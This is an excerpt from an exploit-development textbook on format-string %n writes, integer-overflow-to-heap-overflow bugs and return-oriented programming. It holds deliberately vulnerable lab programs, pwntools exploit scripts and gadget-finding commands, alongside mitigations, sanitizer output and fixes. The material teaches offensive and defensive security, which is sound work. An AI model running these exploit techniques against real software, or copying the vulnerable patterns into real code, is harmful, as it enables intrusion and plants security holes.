Listing 7-3. ch07-intfmt/solve/solve_fmt.py — leak the offset, then write with %n

At ❶ `pwntools` reads the static symbol address directly from the ELF. At ❷ `find_offset` automates the hunt from Listing 7-1: it plants the eight-byte marker and scans positional indices until the marker reads back, returning the index that `fmtstr_payload` needs. At ❸ that one call does every piece of bookkeeping the previous section described—splitting the 1 into %hhn byte writes and arranging the target pointer in the buffer at `offset`. At ❹ we observe the branch flip, and at ❺ we prove real code execution by making the spawned shell run a command and echo its uid back—privilege-independent, so it passes whether the lab runs as root in the container or as an unprivileged CI user. The repo's `make test` asserts that line, so CI proves the chain works on both the x86-64 and AArch64 builds.

Why %n is only partly mitigated

If this all worked as easily against modern software as against the lab, the class would be a crisis. It is not, because of a targeted glibc mitigation you must understand precisely—including its gap.

When you compile with `_FORTIFY_SOURCE` set to 2 or 3 (glibc 2.39 on Ubuntu 24.04, with optimization on), calls to `printf` are redirected to `__printf_chk`, a hardened variant. Among other checks, `__printf_chk` refuses to process a `%n` specifier when the format string lives in *writable* memory, aborting the process with `*** %n in writable segment detected ***`. Since an attacker-controlled format string is almost always in a writable buffer—on the stack or heap—this kills the `%n` write in fortified builds. That is why the lab target is compiled *without* FORTIFY: to let you practice the write at all.

Now the crucial nuance, and it is the reason this class survives:

- **The mitigation is on the write, not the read.** `%p`, `%s`, and `%x` are untouched. A fortified `printf(buf)` is still a full arbitrary-read primitive—still an ASLR defeat, still an info leak. In the modern pipeline, where a leak is often the scarce, decisive primitive, that alone makes the bug valuable.
- **FORTIFY is not universal.** It requires building with `-D_FORTIFY_SOURCE` and optimization; code built at `-O0`, with hand-rolled `printf` wrappers, using `vprintf` on a non-literal, or on platforms and toolchains that do not enable it, remains writable via `%n`.
- **RELRO moved the targets, it did not remove them.** Full RELRO (the default now, per Chapter 11) makes the GOT read-only, so the classic “`%n` over a GOT entry” is dead. Attackers shifted to writable function pointers, saved return addresses on the stack, and libc structures such as `_IO_FILE` vtables (Chapter 16) and exit handlers.

WARNING

Do not read “partly mitigated” as “safe.” `-Wformat-security` — which Ubuntu enables as `-Werror=format-security` in its default package build flags—catches `printf(buf)` at compile time and is the real first line of defense: pass a format string literal, always, and the bug never compiles. The runtime `%n` check is a backstop for the code that slipped past the compiler, and it guards only the write.

Integers: arithmetic on a ring, not a number line

Switch classes. An integer bug is what happens when a program reasons about its arithmetic as if integers were the unbounded mathematical kind, when in fact a machine integer is a fixed-width value living on a finite ring that wraps. Four failure modes cover almost every integer bug you will ever see, and Figure 7-2 draws the two that do the most damage.




Figure 7-2. Fixed-width arithmetic wraps: unsigned values roll over modulo 2^n , signed overflow is undefined, and a wrapped size calculation yields an undersized buffer

- **Overflow and underflow.** Add past the maximum and the value wraps. For *unsigned* types this is well-defined—it wraps modulo 2^n —but well-defined is not the same as intended: `0xFFFFFFFF + 1` becomes `0`, and a length computed that way is catastrophically wrong. For *signed* types, overflow is **undefined behavior** in C and C++, which means the compiler may assume it never happens and optimize accordingly—sometimes deleting the very bounds check you wrote. This is the distinction Figure 7-2 draws between its two panels.
- **Signedness confusion.** A value compared as signed but used as unsigned, or vice versa. A check like `if (len > MAX) reject;` on a *signed* `int` is trivially bypassed with a negative `len`, which then gets promoted to an enormous `size_t` when passed to `memcpy`.
- **Truncation.** Assigning a wide value to a narrow type throws away the high bits. A 64-bit `size_t` length stored

into a 32-bit `int`, or a 32-bit count into a 16-bit field, silently discards everything above the narrow width.

- **Promotion and width.** C's integer-promotion rules convert operands to `int` or to a common type before arithmetic, and the result type of an expression is not always what you assume. `a * b` where both are `uint32_t` is computed in 32 bits and wraps there, *even if you assign it to a 64-bit variable*, because the multiplication happens before the widening assignment.

That last point is the trap behind the most important integer bug in systems code, and it deserves the mechanics in full.

The size-calculation bug: from a multiply to a heap overflow

The canonical, still-ubiquitous pattern is an allocation whose size is computed by multiplying an attacker-influenced count by an element size. Figure 7-3 is the data flow.




Figure 7-3. How one wrapped multiply turns an allocation size into a heap overflow

The vulnerability in Figure 7-3 is the mismatch between the size used to *allocate* and the length used to *write*. If the multiply at the top wraps to a small number, `malloc` returns a buffer far smaller than the code believes it asked for, and the subsequent copy—sized from the original, un-wrapped length—runs off the end into the adjacent heap chunk. You have manufactured exactly the heap overflow of Chapter 15, and the root cause is arithmetic, not the copy. Listing 7-4 builds it as a lab you can drive to a data-only win.

```
/* ch07-intfmt/src/intmul.c -- integer overflow -> undersized
   malloc ->
   * heap overflow into an adjacent object.  LAB ONLY.
   * stdin: header {u32 count; u32 nbytes; u32 pad}, then nbytes
   of data. */
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

struct rec { char data[32]; };           /* 32-byte
records */
struct auth { long is_admin; char user[24]; }; /* the
adjacent victim */

static uint32_t rd_u32(void)
{
    uint32_t v = 0;
    if (fread(&v, 1, sizeof v, stdin) != sizeof v) exit(1);
    return v;
}

int main(void)
{
    uint32_t count = rd_u32();           /*
attacker */
    uint32_t nbytes = rd_u32();          /*
attacker */
    (void) rd_u32();                     /*
padding */

    uint32_t size = count * (uint32_t) sizeof(struct rec); /*
❶ 32-bit multiply */
    struct rec *recs = malloc(size);     /*
❷ undersized on wrap */
    struct auth *a = calloc(1, sizeof *a); /*
❸ victim, is_admin=0 */
    if (!recs || !a) return 1;
```

```

fread(recs, 1, nbytes, stdin);                               /* ❶
writes nbytes, not size */if (a->is_admin) puts("ACCESS
GRANTED");           /* ❷ */else puts("access denied");
    return 0;
}

```

Listing 7-4. ch07-intfmt/src/intmul.c — an integer overflow in an allocation size (full source in ch07-intfmt/src/intmul.c)

At ❶ is the bug. `sizeof(struct rec)` is a 64-bit `size_t`, but the cast to `uint32_t` forces the whole multiply into 32-bit arithmetic, so `count * 32` wraps modulo 2^{32} . This mirrors real code where `count` and the element size are both declared unsigned int or `uint32_t`—the multiply happens in 32 bits regardless of what you assign it to. Choose `count = 0x08000002` and the true product `0x100000040` truncates to `0x40`, so at ❷ `malloc` returns a 64-byte buffer. At ❸ a victim object is allocated right after it; `is_admin` starts zero. At ❹ the program copies `nbytes`—a separate attacker-controlled length—into the 64-byte buffer, and when `nbytes` exceeds it, the write overflows forward into the `auth` object. At ❺ any nonzero `is_admin` wins. Listing 7-5 sets it.

```

#!/usr/bin/env python3
"""Integer overflow -> undersized malloc -> heap overflow ->
data-only win."""
from pwn import *
import struct

exe = args.BIN or './intmul'

COUNT = 0x08000002          # ❶ count * 32 == 0x1_00000040 ->
                               wraps to 0x40 (64)
NBYTES = 0x78                # ❷ enough bytes to reach the
                               adjacent is_admin field
header = struct.pack('<III', COUNT, NBYTES, 0)
payload = header + b'\x41' * NBYTES      # ❸ blanket the
                                           victim with nonzero

io = process(exe)
io.send(payload)
io.recvuntil(b'ACCESS GRANTED')          # ❹ CI assertion
log.success('integer overflow -> heap overflow -> privilege

```

```
flag set')
io.close()
```

Listing 7-5. `ch07-intfmt/solve/solve_intmul.py` — wrap the size, overflow into the victim

At ❶ the count is chosen purely to make the multiply wrap to a small, usable size. At ❷ `NBYTES` is sized to span the 64-byte allocation, the adjacent chunk header, and into `is_admin`; the exact value follows the pinned lab build’s heap layout, which the repo’s test fixes so CI is deterministic. At ❸ we overwrite the victim with `0x41` bytes, so `is_admin` becomes nonzero, and at ❹ the program prints the win. Notice what we did *not* need: no ASLR leak, no control-flow hijack, no shellcode. This is a pure data-only attack, reached entirely through arithmetic—and it is representative of how a great many real heap overflows begin.

NOTE

Why does `calloc(count, size)` exist as its own function? Precisely this bug. `calloc` computes `count * size` *internally* and checks for overflow, returning `NULL` rather than an undersized buffer. Using `calloc` for array allocations—or the kernel’s `kmalloc_array`, or C++’s `new T[n]` which has carried an overflow check since C++11—is the cheapest defense against the whole class. The bug persists because hand-rolled `malloc(a * b)` is everywhere.

Detecting and killing integer bugs

Because integer bugs are silent—wrapping is often well-defined and never faults on its own—you find them with tooling, not with a crash. Three layers matter, summarized in Table 7-1.

Tool	Catches	Stage
<code>-Wformat-security</code> / <code>-Werror=format-security</code>	non-literal <code>printf</code> format	compile
<code>glibc __printf_chk</code> (<code>_FORTIFY_SOURCE</code> ≥ 2)	<code>%n</code> in writable format	runtime
UBSan <code>signed-integer-overflow</code>	signed overflow (UB)	runtime
UBSan <code>unsigned-integer-overflow</code>	unsigned wrap (opt-in)	runtime
UBSan <code>implicit-integer-truncation</code>	lossy narrowing conversions	runtime
ASan <code>heap-buffer-overflow</code>	the <i>consequence</i> of a bad size	runtime
<code><stdckdint.h></code> / <code>__builtin_*_overflow</code>	overflow, at the arithmetic	source fix

Table 7-1. What catches integer and format-string bugs, and at which stage

The **Undefined Behavior Sanitizer** is the workhorse, and its nuances in Table 7-1 are worth stating precisely. `-fsanitize=signed-integer-overflow` is part of `-fsanitize=undefined` and traps signed overflow because that is genuine UB. Unsigned wrap, however, is *defined* behavior, so `-fsanitize=undefined` deliberately does **not** flag it—you must opt in with `-fsanitize=unsigned-integer-overflow`, and even then you will drown in false positives from hash functions and checksums that wrap on purpose, which is the honest reason this bug class survives automated detection. Truncation is caught separately by `-fsanitize=implicit-integer-truncation`. Build the lab target with these on and the wrap at ❶ of Listing 7-4 reports itself before it ever reaches `malloc`:


```
$ clang-18 -O1 -fsanitize=unsigned-integer-overflow,implicit-integer-truncation \
```



```
-o intmul.san intmul.c
$ printf '\x02\x00\x00\x08...' | ./intmul.san
intmul.c:24:27: runtime error: unsigned integer overflow:
  134217730 * 32 cannot be represented in type 'unsigned int'
```

Catch the *consequence* too: compile with `-fsanitize=address` and ASan reports a `heap-buffer-overflow` at the `fread` of ④ the instant the copy crosses the 64-byte chunk—so even when the arithmetic looks intentional, the memory error is unambiguous. Pairing ASan and UBSan in a fuzzing harness (Chapter 29) is how these bugs are found at scale in 2026.

To make the arithmetic concrete, Figure 7-4 is the wrap played out with real numbers on the terminal — the request that *should* allocate 4 GiB, the wrapped 32-bit result the allocator actually gets, and the UBSan diagnostic that catches it at the exact site.



```
ch07: 32-bit size_t wrap turning into a heap overflow — bash

ayukotsu@lab:~/modern-exploit-dev$ python3 build/deno-scripts/ch07-intwrap.py
=== integer overflow -> heap overflow (Chapter 7) ===
element size:      32 bytes
attacker-supplied count: 0x80000000 (134,217,728)
logical size wanted:  0x100000000 (4,294,967,296 bytes)
32-bit size_t sees:   0x0 (0 bytes) <-- WRAPPED

allocator gets 0 bytes
then the loop writes 134217728 * 32 = 4,294,967,296 bytes past the wrap point
overflow into next chunk: 4,294,967,296 bytes

... the fix (C23 checked arithmetic) ...
#include <stdckdint.h>
size_t total;
if (ckd_mul(&total, count, sizeof *r)) return -EOVERFLOW;
records = calloc(1, total);

UBSan under -fsanitize=undefined catches this at runtime:
size.c:14:26: runtime error: unsigned integer overflow: 134217728 * 32 cannot be represented in type 'unsigned int'

host: real capture on Windows 11 · elapsed: 0.66s · status: OK
```

Figure 7-4. An integer-wrap size calculation, run live: 134-million-element request wraps to zero bytes; the loop then writes 4 GiB past the wrap.

The real fix is to do the arithmetic so it cannot lie. C23 standardizes checked integer operations in `<stdckdint.h>`, shipped by clang 18 and gcc 14+, wrapping the long-available `__builtin_mul_overflow` family in a portable spelling. The header is new enough that the pinned gcc 13 on Ubuntu 24.04

predates it, so the repo source guards the include with `__has_include` and falls back to `__builtin_mul_overflow`—identical semantics either way. Listing 7-6 is the one-line correction.

```
#include <stdckdint.h> /* C23; gcc 14+ / clang 18 */

uint32_t size;
if (ckd_mul(&size, count, (uint32_t) sizeof(struct rec)))
{ /* ❶ */
    fputs("size overflow rejected\n", stderr);
    return 1; /* ❷ refuse to allocate a
wrong size */
}
struct rec *recs = malloc(size);
```

Listing 7-6. `ch07-intfmt/src/intmul_fixed.c` — checked multiplication rejects the overflow (excerpt; full source in `ch07-intfmt/src/intmul_fixed.c`)

At ❶ `ckd_mul` computes `count * sizeof(struct rec)`, stores the result in `size`, and returns `true` if and only if the mathematically correct product does not fit the destination type. At ❷ we bail out instead of trusting a wrapped value, and the entire exploitation chain of Listing 7-5 dies at its root. This is the pattern to reach for whenever a size, length, or index is computed from untrusted input: make the overflow a checkable event, not a silent one.

What you built

- The `printf` family is an **interpreter** for the format string; the bug is letting an attacker write the program it runs. One format-string flaw yields *both* a read (`%p`, `%s`) and a write (`%n`).
- Varargs fetch arguments per the **calling convention**—`rsi...r9` then the stack on x86-64, `x1...x7` then the stack on AArch64—so the positional offset to your controlled buffer is architecture- and build-specific, and you *find* it rather than assume it.

- `%n` turns a format string into an **arbitrary write**; `fmtstr_payload` handles the byte-wise `%hhn` bookkeeping. FORTIFY's `__printf_chk` blocks `%n` in a writable format but leaves the **read** primitive fully intact, and RELRO only moves the write target.
- **Integer bugs are root causes.** Overflow, signedness confusion, truncation, and promotion all stem from treating fixed-width integers as unbounded; a wrapped size calculation is the origin of a large fraction of heap and OOB bugs.
- You drove an integer overflow into an **undersized `malloc`** and a **data-only heap-overflow win** with no leak and no control-flow hijack—then caught it with UBSan/ASan and fixed it with C23 `ckd_mul`.

Going Deeper

- **CWE-134 (Uncontrolled Format String)** and **CWE-190 (Integer Overflow or Wraparound)**, MITRE—the authoritative taxonomy entries, with real-world observed instances and mitigation guidance for both classes.
- `scut / team tes0`, “Exploiting Format String Vulnerabilities” (2001)—the original systematic treatment; dated in its targets but still the clearest derivation of the `%n` write primitive.
- The **GNU C Library manual**, “Formatted Output” and the `_FORTIFY_SOURCE` notes, plus the glibc `debug/vprintf_chk` sources—ground truth for the `__printf_chk %n` check you must reason about on glibc 2.39.
- **Clang UndefinedBehaviorSanitizer documentation**, `clang.llvm.org`—the exact list of `-fsanitize` integer checks, including why `unsigned-integer-overflow` is separate from `-fsanitize=undefined`.
- **ISO/IEC 9899:2024 (C23)**, `<stdckdint.h>`, and the GCC “Integer Overflow Builtins” manual page—the modern, portable way to compute sizes that cannot silently wrap.

Exercises

1. Rebuild `fmt.c` at `-O2` and as a PIE. Re-run `find_offset` from Listing 7-3: how did the positional offset change, and why? What new primitive (leak) do you now need before the `%n` write can target `authorized`?
2. Build `crackme`-style `fmt.c` for AArch64 and run it under `qemu-aarch64`. Confirm that your input appears at a *higher* positional index than on x86-64, and explain the shift using the AAPCS64 register count from Figure 7-1.
3. Use only the **read** side of the format string (`%s` at a controlled offset) to leak the bytes of a secret string the program stores on the stack. Why does this still work with `_FORTIFY_SOURCE=3`?
4. Rebuild `intmul.c` with `-D_FORTIFY_SOURCE=3` and confirm the bug is unaffected—then explain why FORTIFY does nothing for this class while it mitigates the format-string write.
5. Replace the multiply bug in `intmul.c` with a **signedness** bug: read a signed `int len`, check `if (len > 64) reject;`, then `memcpy(buf, src, len)`. Craft an input that passes the check yet copies far more than 64 bytes, and explain the `signed-to-size_t` promotion that makes it possible.
6. Rewrite `solve_fmt.py` to build the `%hhn` payload **by hand**—compute the padding and order the byte writes yourself—without `fmtstr_payload`. Verify it writes the same value, then explain why writing the bytes out of order changes the padding math.
7. Compile `intmul.c` under a libFuzzer harness with ASan+UBSan (preview of Chapter 29) that feeds the 12-byte header as input. How quickly does the fuzzer find a `count / nbytes` pair that trips the sanitizer, and which sanitizer fires first?
8. Port the `%n` write to target a saved return address on the stack instead of a global (leak the stack first), turning the

format-string bug into a control-flow hijack. Compare the reliability of this against the data-only `authorized` write, and relate it to the RELRO discussion in Chapter 11.

CHAPTER 8

Bypassing DEP/NX with Return-Oriented Programming

“All warfare is based on deception.”

—Sun Tzu, **The Art of War**, I.18

In Chapter 6 you wrote shellcode, and then you learned the uncomfortable truth that on any modern target you cannot run it: the stack, the heap, and every other writable page are marked non-executable, and the pages that *are* executable are not writable. Data Execution Prevention closed the door that the entire first generation of exploitation walked through. This chapter is about the skeleton key that opened it again.

Return-oriented programming (ROP) is the workhorse technique of modern memory-corruption exploitation. The idea is deceptively simple: instead of injecting new instructions, you reuse the instructions already present in the target—tiny fragments ending in a `ret`, stitched together by a stack you control—to build an arbitrary computation out of borrowed code. Nothing you run is new, so there is nothing for NX to forbid. By the end of this chapter you will have taken a DEP-protected lab binary with a classic stack overflow and, injecting not one byte of executable code, made it spawn a shell through a two-stage `ret2libc` chain—on both x86-64 and AArch64. You will find gadgets with `ROPgadget` and `ropper`, assemble

chains with pwntools' `ROP()` engine, defeat the 16-byte-alignment footgun that breaks half of all first ROP attempts against modern glibc, and pivot the stack when the overflow leaves you no room.

WARNING

Rules of engagement. Every target here is a deliberately vulnerable binary in `code/ch08-rop/`, built with specific mitigations disabled as an annotated teaching choice. ROP is a general capability, not a weapon keyed to one product; build it against the lab, never against software you are not explicitly authorized to test. See Appendix D.

Why ROP exists: the wall of W^X

Recall the weird machine from Chapter 1. A stack overflow hands you control of the saved return address, and in 1996 that was the whole game: you sprayed your shellcode into the same buffer, overwrote the return address to point back at it, and the CPU happily executed your bytes off the stack. That worked because the stack was both writable (you needed to put data there) and executable (the hardware made no distinction).

Data Execution Prevention (DEP), known on Linux as *NX* (the no-execute page bit) and more generally as W^X (“write xor execute”), ended that era by enforcing a single rule: **no page is both writable and executable at the same time.** Your overflowed buffer is writable, so it cannot be executable. The `.text` segment is executable, so it cannot be written. The moment the processor tries to fetch an instruction from a non-executable page, it faults and the process dies. Injected shellcode on the stack became an instant crash.

But *NX* has a blind spot, and it is a fundamental one. *NX* governs *which pages you may execute*, not *which bytes drive the execution*. The stack is still readable and writable—it has to be, it is the stack. And the one operation an overflow gives you is control over what the `ret` instruction does, because `ret` is nothing more than “pop an address off the stack and jump to

it.” So you cannot put *code* on the stack, but you can still put *addresses* on the stack, and those addresses can point at code that already exists and is already executable. That is the crack ROP widens into a doorway.

NOTE

The technique predates NX-as-hardware. In 1997, Solar Designer described *return-into-libc*: overwrite the return address with the address of a libc function such as `system`, and lay out the stack so the function finds its arguments where it expects them. ROP, formalized by Shacham in 2007, generalizes return-into-libc from “call one function” to “execute an arbitrary sequence of instruction fragments,” making code reuse Turing-complete. Everything in this chapter is a point on the line between those two ideas.

Gadgets and the instruction-after-ret trick

The atom of ROP is the *gadget*: a short sequence of machine instructions that ends in a `ret` (or another indirect branch). A gadget does a little work—pops a register, adds to a register, writes memory—and then its terminating `ret` pops the *next* address off the stack and transfers control there. Chain gadgets back to back on the stack and each one runs, then obediently hands off to the next. The stack has become an instruction stream for a machine whose opcodes are addresses.

The subtle, almost magical part is that gadgets need not be instructions the compiler ever intended to exist. On x86-64, instructions are variable-length and unaligned, so you can jump into the *middle* of a longer instruction and the processor will decode the trailing bytes as a completely different, valid instruction. A `ret` is the single byte `0xc3`; any `0xc3` byte anywhere in an executable page—inside an immediate operand, inside an address, inside an unrelated instruction—is a


potential gadget terminator, and the bytes just before it are a potential gadget. A large binary contains thousands of these unintended sequences. Figure 8-1 shows the mechanism at the level of a single hand-off.



Figure 8-1. The gadget hand-off: each ret consumes one stack slot and transfers to the next gadget

Read Figure 8-1 as a program where the program counter is `rsp`. The first gadget, `pop rdi ; ret`, removes the next stack slot into `rdi` and returns; that slot held the address of the string `/bin/sh`, so `rdi` now points at it. The return lands on `system`, which reads its first argument from `rdi`—exactly where we just put it. No instruction we executed was ours. We only *arranged* existing instructions, by writing their addresses onto a stack we control.

Figure 8-2 makes the byte-level layout concrete: the stack is the chain, and execution walks down it one `ret` at a time.



How each slot is consumed

1. The overflowed return takes rip to the alignment ret; it pops the next slot and immediately returns — a one-instruction gadget whose only job is to move `rsp` 8 bytes so that `rsp` is 16-byte aligned when `system` runs its `movabs` instruction.
2. The `pop rdi ; ret` gadget pops `"/bin/sh"` into `rdi` (the first `SysV` argument), then rets.
3. That ret lands on `&system` with `rdi` already set and the stack aligned: `system("/bin/sh")`.

The processor never knows it is running a "chain." Each gadget is ordinary code ending in ret; the attacker-controlled stack is what strings them into a new program. That stack is the weird-machine instruction stream from Chapter 1 — data that has become code.

NX/DEP makes the stack non-executable; it does not make the stack non-addressable. ROP never executes the stack — it only reads addresses from it.

Figure 8-2. The overflowed stack laid out as a ROP chain, and how each ret consumes it

WARNING

ROP does not execute the stack. This trips up newcomers who assume that “running a chain off the stack” must violate NX. It does not: the CPU only ever *reads* addresses from the stack (that is what `pop` and `ret` do) and *executes* code in the legitimate executable pages those addresses point into. NX is fully enforced the entire time. That is precisely why ROP is the answer to NX rather than a thing NX stops.

Finding gadgets

You do not hunt for gadgets by hand. Two tools dominate, both pinned in the lab image: **ROPgadget** and **ropper**. Each disassembles every executable segment, including the unaligned decodings, and prints every gadget it finds; you then `grep` for the one you need. Listing 8-1 shows the core moves against the lab binary.

```
$ ROPgadget --binary vuln-x86_64 | grep -E ': pop rdi ; ret$'
# ❶
0x000000000040119a : pop rdi ; ret

$ ROPgadget --binary vuln-x86_64 | grep -E ': ret$' | head -1
# ❷
0x000000000040101a : ret

$ ropper -f vuln-x86_64 --search 'pop rdi; ret'
# ❸
[INFO] File: vuln-x86_64
0x000000000040119a: pop rdi; ret;

$ ROPgadget --binary vuln-x86_64 --ropchain | head
# ❹
```

Listing 8-1. Finding gadgets in the lab target with ROPgadget and ropper

At ❶ we ask ROPgadget for the single most useful gadget in x86-64 exploitation: `pop rdi ; ret`, which loads the first integer argument register. The address `0x40119a` is what one build prints; because the target is `-no-pie` its in-binary gadget addresses are fixed and stable across runs, but the exact value

depends on link order, so treat the digits here as illustrative and the *method* as exact. In a PIE binary you would add the gadget's *offset* to a leaked base, exactly as you did for stripped symbols in Chapter 4. At ❷ we grab a bare `ret`—a do-nothing gadget that will turn out to be essential for stack alignment. At ❸ `ropper` does the same search with a slightly different syntax; the two tools disagree occasionally on exotic gadgets, so experienced developers keep both. At ❹ `ROPgadget's --ropchain` mode will even attempt to auto-build an `execve` chain, which is worth knowing about and worth distrusting—it is a starting point, not a deliverable.

NOTE

Where the lab's gadgets come from. On `glibc ≥ 2.34` the classic `pop rdi ; ret` is no longer guaranteed to sit at a fixed address in a small `-no-pie` binary. `glibc 2.34` removed `__libc_csu_init`, the routine whose tail historically donated those argument-load gadgets to every dynamically linked executable—a change Chapter 9 returns to in detail. So that the workflow in Listing 8-1 reproduces exactly on the pinned toolchain, the lab links a few explicit gadget bytes—`pop rdi ; ret, leave ; ret`, a bare `ret`, and their siblings—through `ch08-rop/target/rop_gadgets.S`. They are ordinary bytes in an ordinary executable page: NX is fully enforced, and nothing in that file runs unless a chain returns into it.

TIP

The gadgets you reach for ninety percent of the time are the argument-register loads. On the System V x86-64 ABI the first six integer arguments go in `rdi, rsi, rdx, rcx, r8, r9`, so `pop rdi ; ret, pop rsi ; ret`, and `pop rdx ; ret` are the bread and butter. Large real-world binaries usually contain `pop rdi ; ret` somewhere in their own code, but since `glibc 2.34` removed `__libc_csu_init` it is no longer the guaranteed freebie it once was, and the other argument gadgets are frequently scarce—the opening that the advanced techniques of Chapter 9—`ret2csu, ret2dlresolve, SROP`—exist to exploit.

Building chains with pwntools ROP()

You could assemble chains by hand, packing addresses with `p64()` and counting slots. You will do that once, to feel it, and then never again, because pwntools' ROP object automates the bookkeeping: you describe the *calls* you want, and it finds the gadgets and lays out the stack. This is the modern workflow and we adopt it immediately.

The target is `code/ch08-rop/target/vuln.c`, shown in Listing 27-1. It is a classic unbounded `read` into a fixed buffer—the same bug class you controlled in Chapter 5—but built with NX on, so the stack-shellcode path is dead and ROP is the only way forward.

```
/* ch08-rop/target/vuln.c - deliberately vulnerable lab target.
 * Lab use only. See ../../ETHICS.md.
 * Built NX-on, canary-off, PIE-off as a teaching choice (see
 * Makefile). */
#include <stdio.h>
#include <unistd.h>

static void vuln(void)
{
    char buf[64];                                /* ❶ the buffer we
overflow */
    read(0, buf, 512);                            /* ❷ reads far past 64
bytes */
    puts("thanks for the input");                 /* ❸ runs before the
ret */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* unbuffered, so Leaks
flush */
    setvbuf(stdin, NULL, _IONBF, 0);
    puts("=== ch08 rop lab: DEP/NX is on; inject no code
===");
    vuln();
    return 0;
}
```

Listing 8-2. `ch08-rop/target/vuln.c` — the DEP-protected lab target

At ❶ the buffer is 64 bytes; at ❷ `read` accepts up to 512, so we overflow by as much as we like with no length check and no canary to notice. At ❸ `puts` runs as the function's last statement *before* the epilogue's `ret`—which matters for timing our I/O, because that message arrives before our chain executes. With a 64-byte buffer and an 8-byte saved `rbp`, the saved return address sits at offset 72; you would confirm that with a cyclic pattern exactly as in Chapter 5.

The build flags are the teaching surface, so they are explicit and commented in `ch08-rop/target/Makefile`: `-fno-stack-protector` removes the canary, `-no-pie` fixes the image base so our in-binary gadget and PLT addresses are static, and the stack is non-executable by default on gcc 13 (we annotate it rather than disabling it). ASLR for the shared libraries is left *on*—that is realistic, and it is why the exploit must leak `libc` rather than hardcode it.

The plan: leak, then return

Because `libc` is randomized, we cannot know the address of `system` or of the string `/bin/sh` in advance. So the exploit runs in two stages, shown in Figure 8-3. Stage one uses the binary's own `puts` to print the runtime address of a `libc` function, which tells us where `libc` loaded. Stage two, armed with that knowledge, calls `system("/bin/sh")`.

